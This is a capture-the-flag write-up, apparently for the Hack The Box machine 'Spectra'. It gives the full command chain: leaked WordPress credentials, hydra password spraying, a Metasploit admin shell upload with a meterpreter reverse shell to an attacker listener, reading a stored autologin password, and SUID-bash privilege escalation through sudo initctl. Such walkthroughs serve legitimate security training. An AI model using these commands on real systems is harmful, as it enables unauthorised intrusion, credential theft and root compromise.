


# Information Gathering

1) Found some open ports

```
(vigneswar@vigneswar)-[~/Spectra]
$ nmap 10.10.10.229
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-19 18:07 IST
Nmap scan report for 10.10.10.229
Host is up (0.78s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 93.31 seconds
```

2) Found a website




## Issue Tracking


Until IT set up the Jira we can configure and use this for issue tracking.

[Software Issue Tracker](#)

[Test](#)



3) Found a directory with indexing



4) Spidered the directory and found password

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites

GET:wp-blog-header.php

GET:wp-comments-post.php

GET:wp-config.php

GET:wp-config.php.save

wp-content

GET:wp-cron.php

wp-includes

GET:wp-links-opml.php

GET:wp-load.php

GET:wp-login.php

GET:wp-mail.php

GET:wp-settings.php

GET:wp-signup.php

GET:wp-trackback.php

xmlrpc.php

wp-admin

Quick Start Request Response Requester Break

Header: Text Body: Text

HTTP/1.1 200 OK  
Server: nginx/1.17.4  
Date: Thu, 19 Oct 2023 13:21:37 GMT

```
/*  
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define( 'DB_NAME', 'dev' );  
  
/** MySQL database username */  
define( 'DB_USER', 'devtest' );  
  
/** MySQL database password */  
define( 'DB_PASSWORD', 'devteam01' );  
  
/** MySQL hostname */  
define( 'DB_HOST', 'localhost' );  
  
/** Database Charset to use in creating database tables. */  
define( 'DB_CHARSET', 'utf8' );
```

History Search Alerts Output WebSockets Spider

New Scan Progress: 0: http://spectra.htb/testing 45% Current Scans:1 URLs Found:1439 Nodes Added:611 Export

URLs	Added Nodes	Messages
Processed		
GET		https://s.w.org/wp-content/themes/pub/wporg-main/images/fr...
GET		http://spectra.htb/testing/wp-content/languages/%254\$s


5) Found password reuse

```
(vigneswar@vigneswar)~$ hydra -L SecLists/Usernames/cirt-default-usernames.txt -p devteam01 'http-post-form://spectra.htb/main/wp-login.php:log="USER"&pwd="PASS"&rememberme=forever&wp-submit=Log+In&redirect_to=http%3A%2F%2Fspectra.htb%2Fmain%2Fwp-admin%2Ftestcookie=1:F=Username'
```

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these \*\* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-19 19:08:16  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 828 login tries (l:828/p:1), ~52 tries per task  
[DATA] attacking http-post-form://spectra.htb:80/main/wp-login.php:log="USER"&pwd="PASS"&rememberme=forever&wp-submit=Log+In&redirect\_to=http%3A%2F%2Fspectra.htb%2Fmain%2Fwp-admin%2Ftestcookie=1:F=Username  
[80][http-post-form] host: spectra.htb login: ADMINISTRATOR password: devteam01

6) Logged in as admin



# Exploitation

1) Exploited with metasploit

Module options (exploit/unix/webapp/wp\_admin\_shell\_upload):

Name	Current Setting	Required	Description
PASSWORD	devteam01	yes	The WordPress password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.10.10.229	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/main	yes	The base path to the wordpress application
USERNAME	ADMINISTRATOR	yes	The WordPress username to authenticate with
VHOST	spectra.htb	no	HTTP server virtual host

Payload options (php/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	10.10.16.3	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	WordPress

View the full module info with the `info`, or `info -d` command.

msf6 exploit(unix/webapp/wp\_admin\_shell\_upload) > exploit

```
[*] Started reverse TCP handler on 10.10.16.3:4444
[*] Authenticating with WordPress using ADMINISTRATOR:devteam01 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
```

By administrator 29 June 2020 1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Edit

```
nginx@spectra $ whoami
whoami
nginx
nginx@spectra $
```

found chromeos autologin

```

autologin.conf.orig displaylink google cpmi
nginx@spectra $ cat /opt/autologin.conf.orig
cat /opt/autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description "Automatic login at boot"
author "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end script
nginx@spectra $

```

```

end script
nginx@spectra $ cat /e
cat /etc/autologin/passwd
SummerHereWeCome !!
nginx@spectra $

```

## 2) Logged into SSH

```

(vigneswar@vigneswar)-[~]
$ ssh katie@10.10.10.229
The authenticity of host '10.10.10.229 (10.10.10.229)' can't be established.
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.229' (RSA) to the list of known hosts.
(katie@10.10.10.229) Password:
katie@spectra ~ $

```

## 3) Sudo commands

```
katie@spectra ~ $ sudo -l
User katie may run the following commands on spectra:
  (ALL) SETENV: NOPASSWD: /sbin/initctl
katie@spectra ~ $
```

4) Injected into init config file to add suid bit to bash

```
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script
  chmod +s /bin/bash
end script

pre-start script
  echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
end script

pre-stop script
  rm /var/run/nodetest.pid
  echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script
```

```
katie@spectra ~ $ vim /etc/init/test1.conf
katie@spectra ~ $ sudo /sbin/initctl start test1
test1 start/running, process 8377
katie@spectra ~ $ cat /bin/bash -l
cat: invalid option -- 'l'
Try 'cat --help' for more information.
katie@spectra ~ $ ls -l /bin/bash
-rwsr-sr-x 1 root root 551984 Dec 22 2020 /bin/bash
katie@spectra ~ $
```

5) got root shell

```
katie@spectra ~ $ bash -p  
bash-4.3# whoami  
root  
bash-4.3#
```